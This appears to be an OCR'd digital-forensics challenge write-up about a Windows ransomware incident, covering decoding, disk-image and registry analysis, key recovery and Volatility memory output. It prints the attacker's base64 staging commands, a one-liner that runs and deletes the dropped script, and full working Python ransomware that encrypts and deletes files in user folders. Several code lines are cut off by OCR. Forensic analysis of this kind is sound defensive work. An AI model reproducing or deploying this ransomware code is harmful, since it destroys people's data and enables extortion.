


```
import base64

# Open the file for reading
with open("decode.txt", "r") as f:
    for line in f:
        # Decode the base64 encoded line
        decoded_bytes = bytearray(base64.b64decode(line.strip()

        # XOR each byte with its index
        for i in range(len(decoded_bytes)):
            decoded_bytes[i] = decoded_bytes[i] ^ i

        # Decode the bytes to a string
        decoded_string = decoded_bytes.decode()

        # Print the decoded string
        print(decoded_string)
```


Decoded Payload:



```
whoami
chall\challenge

echo lIcPIGGXcv
lIcPIGGXcv

echo aW1wb3J0IHJhbmRvbSwgb3MsIHN1YnByb2Nlc3MsIHN0cmluZywgd2lucm
echo Cg== >> file.txt
echo Cg== >> file.txt
echo ZGVmIHJlYWRfcmVnaXN0cnlfdmFsdWUoa2V5LCBzdWJrZXksIHZhbHVlX2
echo ICAgIHRyeToK >> file.txt
echo ICAgICAgICByZWdpc3RyeV9rZXkgPSB3aW5yZWcuT3BlbktleShrZXksIH
echo ICAgICAgICB2YWx1ZSwgXyA9IHdpbnJlZy5RdWVyeVZhbHVlRXgocmVnaX
echo ICAgICAgICB3aW5yZWcuQ2xvc2VLZXkocmVnaXN0cnlfa2V5KQo= >> fi
echo ICAgICAgICByZXR1cm4gdmFsdWUK >> file.txt
echo ICAgIGV4Y2VwdDoK >> file.txt
echo ICAgICAgICBwYXNzCg== >> file.txt
echo Cg== >> file.txt
echo Cg== >> file.txt
echo a2V5ID0gd2lucmVnLkhLRVlfQ1VSUkVOVF9VU0VSCg== >> file.txt
echo c3Via2V5ID0gciJTb2Z0d2FyZVxVbmluc3RhbGwiCg== >> file.txt
echo dmFsdWVfbmFtZSA9ICJBcHBsaWNhdGlvbiIK >> file.txt
echo dmFsdWUgPSByZWFkX3JlZ2lzdHJ5X3ZhbHVlKGtleSwgc3Via2V5LCB2YW
echo Cg== >> file.txt
echo a2V5ID0gdmFsdWUK >> file.txt
echo Cg== >> file.txt
echo Zm9vID0gKAo= >> file.txt
echo ICAgIFtpIGZvciBpIGluIHN0cmluZy5hc2NpaV9sb3dlcmNhc2VdCg== >
echo ICAgICsgW2kgZm9yIGkgaW4gc3RyaW5nLmFzY2lpX3VwcGVyY2FzZV0K >
echo ICAgICsgW2kgZm9yIGkgaW4gc3RyaW5nLmRpZ2l0c10K >> file.txt
echo KQo= >> file.txt
echo Zm9yIGkgaW4gcmFuZ2UoNCk6Cg== >> file.txt
echo ICAgIGtleSArPSByYW5kb20uY2hvaWNlKGZvbykK >> file.txt
echo Cg== >> file.txt
echo Cg== >> file.txt
```




```
echo ZGVmIGtleVNjaGQoa2V5KToK >> file.txt
echo ICAgIHNjaGVkID0gW2kgZm9yIGkgaW4gcmFuZ2UoMCwgMjU2KV0K >> fi
echo Cg== >> file.txt
echo ICAgIGkgPSAwCg== >> file.txt
echo ICAgIGZvciBqIGluIHJhbmdlKDAsIDI1Nik6Cg== >> file.txt
echo ICAgICAgICBpID0gKGkgKyBzY2hlZFtqXSArIGtleVtqICUgbGVuKGtleS
echo Cg== >> file.txt
echo ICAgICAgICB0bXAgPSBzY2hlZFtqXQo= >> file.txt
echo ICAgICAgICBzY2hlZFtqXSA9IHNjaGVkW2ldCg== >> file.txt
echo ICAgICAgICBzY2hlZFtpXSA9IHRtcAo= >> file.txt
echo Cg== >> file.txt
echo ICAgIHJldHVybiBzY2hlZAo= >> file.txt
echo Cg== >> file.txt
echo Cg== >> file.txt
echo ZGVmIGdlblN0cmVhbShzY2hlZCk6Cg== >> file.txt
echo ICAgIGkgPSAwCg== >> file.txt
echo ICAgIGogPSAwCg== >> file.txt
echo ICAgIHdoaWxlIFRydWU6Cg== >> file.txt
echo ICAgICAgICBpID0gKDEgKyBpKSAlIDI1Ngo= >> file.txt
echo ICAgICAgICBqID0gKHNjaGVkW2ldICsgaikgJSAyNTYK >> file.txt
echo Cg== >> file.txt
echo ICAgICAgICB0bXAgPSBzY2hlZFtqXQo= >> file.txt
echo ICAgICAgICBzY2hlZFtqXSA9IHNjaGVkW2ldCg== >> file.txt
echo ICAgICAgICBzY2hlZFtpXSA9IHRtcAo= >> file.txt
echo Cg== >> file.txt
echo ICAgICAgICB5aWVsZCBzY2hlZFsoc2NoZWRbaV0gKyBzY2hlZFtqXSkgJS
echo Cg== >> file.txt
echo Cg== >> file.txt
echo ZGVmIGVuY3J5cHQodGV4dCwga2V5KToK >> file.txt
echo ICAgIGlmIGlzaW5zdGFuY2UodGV4dCwgc3RyKToK >> file.txt
echo ICAgICAgICB0ZXh0ID0gdGV4dC5lbmNvZGUoInV0Zi04IikK >> file.t
echo ICAgIGlmIGlzaW5zdGFuY2Uoa2V5LCBzdHIpOgo= >> file.txt
echo ICAgICAgICBrZXkgPSBrZXkuZW5jb2RlKCJ1dGYtOCIpCg== >> file.t
echo Cg== >> file.txt
echo ICAgIHNjaGVkID0ga2V5U2NoZChrZXkpCg== >> file.txt
echo ICAgIGtleV9zdHJlYW0gPSBnZW5TdHJlYW0oc2NoZWQpCg== >> file.t
echo Cg== >> file.txt
echo ICAgIGNpcGhlcnRleHQgPSBieXRlYXJyYXkoKQo= >> file.txt
echo ICAgIGZvciBjaGFyIGluIHRleHQ6Cg== >> file.txt
echo ICAgICAgICBlbmMgPSBjaGFyIF4gbmV4dChrZXlfc3RyZWFtKQo= >> fi
echo ICAgICAgICBjaXBoZXJ0ZXh0LmFwcGVuZChlbmMpCg== >> file.txt
echo Cg== >> file.txt
echo ICAgIHJldHVybiBieXRlcyhjaXBoZXJ0ZXh0KQo= >> file.txt
echo Cg== >> file.txt
echo Cg== >> file.txt
echo aG9tZSA9IHN1YnByb2Nlc3MuZ2V0b3V0cHV0KCJlY2hvICV1c2VycHJvZm
echo Cg== >> file.txt
echo ZmlsZVBhdGhzID0gWwo= >> file.txt
echo ICAgIGhvbWUgKyAiXFxEZXNrdG9wIiwK >> file.txt
echo ICAgIGhvbWUgKyAiXFxEb2N1bWVudHMiLAo= >> file.txt
echo ICAgIGhvbWUgKyAiXFxEb3dubG9hZHMiLAo= >> file.txt
echo ICAgIGhvbWUgKyAiXFxNdXNpYyIsCg== >> file.txt
echo ICAgIGhvbWUgKyAiXFxQaWN0dXJlcyIsCg== >> file.txt
echo ICAgIGhvbWUgKyAiXFxWaWRlb3MiLAo= >> file.txt
echo XQo= >> file.txt
echo Cg== >> file.txt
echo Cg== >> file.txt
echo Zm9yIHBhdGggaW4gZmlsZVBhdGhzOgo= >> file.txt
echo ICAgIGZvciByb290LCBkaXJzLCBmaWxlcyBpbiBvcy53YWxrKHBhdGgpOgo
echo ICAgICAgICBwYXRoID0gcm9vdC5zcGxpdChvcy5zZXApCg== >> file.t
echo ICAgICAgICBmb3IgcGxhaW5GaWxlIGluIGZpbGVzOgo= >> file.txt
echo ICAgICAgICAgICAgaWYgKAo= >> file.txt
echo ICAgICAgICAgICAgICAgIHBsYWluRmlsZSAhPSAiZGVza3RvcC5pbmkiCg
echo ICAgICAgICAgICAgICAgIGFuZCBwbGFpbkZpbGUgIT0gImEucHkiCg== >
echo ICAgICAgICAgICAgICAgIGFuZCBwbGFpbkZpbGUgIT0gImN2XzAwMS5kb3
echo ICAgICAgICAgICAgKToK >> file.txt
echo ICAgICAgICAgICAgICAgIHBsYWluRmlsZSA9IHJvb3QgKyAiXFwiICsgcG
echo ICAgICAgICAgICAgICAgIHByaW50KHBsYWluRmlsZSkK >> file.txt
echo ICAgICAgICAgICAgICAgIHdpdGggb3BlbihwbGFpbkZpbGUsICJyYiIpIG
echo ICAgICAgICAgICAgICAgICAgICBwbGFpbnRleHQgPSBmaWxlLnJlYWQoKQ
echo ICAgICAgICAgICAgICAgIGNpcGhlclRleHQgPSBlbmNyeXB0KHBsYWludG
echo ICAgICAgICAgICAgICAgIG9zLnJlbW92ZShwbGFpbkZpbGUpCg== >> fi
```




```
echo ICAgICAgICAgICAgICAgIHdpdGggb3BlbihwbGFpbkZpbGUgKyAiLmVuYy
echo ICAgICAgICAgICAgICAgICBmaWxlLndyaXRlKGNpcGhlclRleHQpCg
echo ICAgICAgICAgICAgIHByaW50KCkK >> file.txt
python -c "import base64; open('a.py', 'wb').writelines(base64.
python a.py && del a.py
C:\Users\challenge\Desktop\Microsoft Edge.lnk

C:\Users\challenge\Documents\important.zip

C:\Users\challenge\Downloads\file.txt



echo done
done
```

After plenty of decoding done by us over here we were able to figure out that it is a ransomware file by the attacker in python format with the following code:



```
import random, os, subprocess, string, winreg


def read_registry_value(key, subkey, value_name):
    try:
        registry_key = winreg.OpenKey(key, subkey)
        value, _ = winreg.QueryValueEx(registry_key, value_name
        winreg.CloseKey(registry_key)
        return value
    except:
        pass


key = winreg.HKEY_CURRENT_USER
subkey = r"Software\Uninstall"
value_name = "Application"
```


```
value = read_registry_value(key, subkey, value_name)

key = value

foo = (
    [i for i in string.ascii_lowercase]
    + [i for i in string.ascii_uppercase]
    + [i for i in string.digits]
)
for i in range(4):
    key += random.choice(foo)


def keySchd(key):
    sched = [i for i in range(0, 256)]

    i = 0
    for j in range(0, 256):
        i = (i + sched[j] + key[j % len(key)]) % 256

        tmp = sched[j]
        sched[j] = sched[i]
        sched[i] = tmp

    return sched


def genStream(sched):
    i = 0
    j = 0
    while True:
        i = (1 + i) % 256
        j = (sched[i] + j) % 256

        tmp = sched[j]
        sched[j] = sched[i]
        sched[i] = tmp

        yield sched[(sched[i] + sched[j]) % 256]


def encrypt(text, key):
    if isinstance(text, str):
        text = text.encode("utf-8")
    if isinstance(key, str):
        key = key.encode("utf-8")

    sched = keySchd(key)
    key_stream = genStream(sched)

    ciphertext = bytearray()
    for char in text:
        enc = char ^ next(key_stream)
        ciphertext.append(enc)

    return bytes(ciphertext)


home = subprocess.getoutput("echo %userprofile%")

filePaths = [
    home + "\\Desktop",
    home + "\\Documents",
    home + "\\Downloads",
    home + "\\Music",
    home + "\\Pictures",
    home + "\\Videos",
]


for path in filePaths:
    for root, dirs, files in os.walk(path):
```



```
        path = root.split(os.sep)
        for plainFile in files:
            if (
                plainFile != "desktop.ini"
                and plainFile != "a.py"
                and plainFile != "cv_001.dotm"
            ):
                plainFile = root + "\\" + plainFile
                print(plainFile)
                with open(plainFile, "rb") as file:
                    plaintext = file.read()
                cipherText = encrypt(plaintext, key)
                os.remove(plainFile)
                with open(plainFile + ".enc", "wb") as file:
                    file.write(cipherText)
                print()
```

Our subject had also lost an important encrypted file within his computer following the ransomware attack and we were tasked with recovering that particular file also upon analysing the FTK image we were able to locate and download the important encrypted file from the documents folder of the device image

The important file of the user had been encrypted by the ransomware, in order to decrypt this very important file of the subject we resorted to analysing the whole encryption process. We were able to interpret that we need the registry value and key and some random characters were added to encrypt the file.



AccessData FTK Imager 4.7.1.2

Name	Size	Type	Date Modified
My Music	0	Directory	15-03-2024 10:35:43
My Pictures	0	Directory	15-03-2024 10:35:43
My Videos	0	Directory	15-03-2024 10:35:43
desktop.ini	1	Regular File	15-03-2024 10:36:26
important.zip.enc	1,153	Regular File	15-03-2024 18:46:13

Listed: 5 Selected: 0 challfile.ad1/C:\Users [AD1]/challenge/Documents

We were able to obtain the registry value and the key hence being able to decrypt the file and complete our data recovery process over here

After analysing files in the disk image, we found a suspicious file 'cv_001.dorm'. We extracted the file and checked on Virus total. It gave us the report and according to that we find it is malware and for persistence it modifies a registry. 'HKEY_CURRENT_USER\Software\Uninstall\Application\'. From the registry path we got the registry value.

In the ransomware code we can see this path, from there it is getting the registry value which is used for the encryption key.

The Key we obtained was fA3bDt

Eventually this helped us decrypt the file and recover our data from the ransomware.

We also used volatility to scan through the memory dump data for any other evidences and clues for data theft and decryption as seen here:




Image file: C:\Users\aryan\OneDrive\Desktop\CDAC Project files\memd
Platform: Windows
Command: ----- Volatility Commands -----
Browse Image
Refresh Process List
Command Info
Run
Volatility Workbench by PassMark Software
Clear Log
Save to file
Copy to clipboard
About
Exit

Command Description:
In order to run a command:
1- Browse an image file
2- Get/Refresh process list
3- Select a command from the list
4- Enter command parameters
5- Run command

```
1972  748  svchost.exe  0xd28e86db9280  2  -  0  False  2024-03-15 15:05:50.000000   N/A  Disabled
1980  748  svchost.exe  0xd28e8743b2c0  4  -  0  False  2024-03-15 15:05:50.000000   N/A  Disabled
2108  748  svchost.exe  0xd28e874be300  3  -  0  False  2024-03-15 15:05:51.000000   N/A  Disabled
2148  748  svchost.exe  0xd28e874bd2c0  9  -  0  False  2024-03-15 15:05:51.000000   N/A  Disabled
2224  748  svchost.exe  0xd28e875562c0  11  -  0  False  2024-03-15 15:05:51.000000   N/A  Disabled
2320  748  svchost.exe  0xd28e875b92c0  3  -  0  False  2024-03-15 15:05:51.000000   N/A  Disabled
2328  748  svchost.exe  0xd28e875b70c0  4  -  0  False  2024-03-15 15:05:51.000000   N/A  Disabled
2396  748  svchost.exe  0xd28e875ec240  2  -  0  False  2024-03-15 15:05:52.000000   N/A  Disabled
2504  748  svchost.exe  0xd28e8760d240  3  -  0  False  2024-03-15 15:05:52.000000   N/A  Disabled
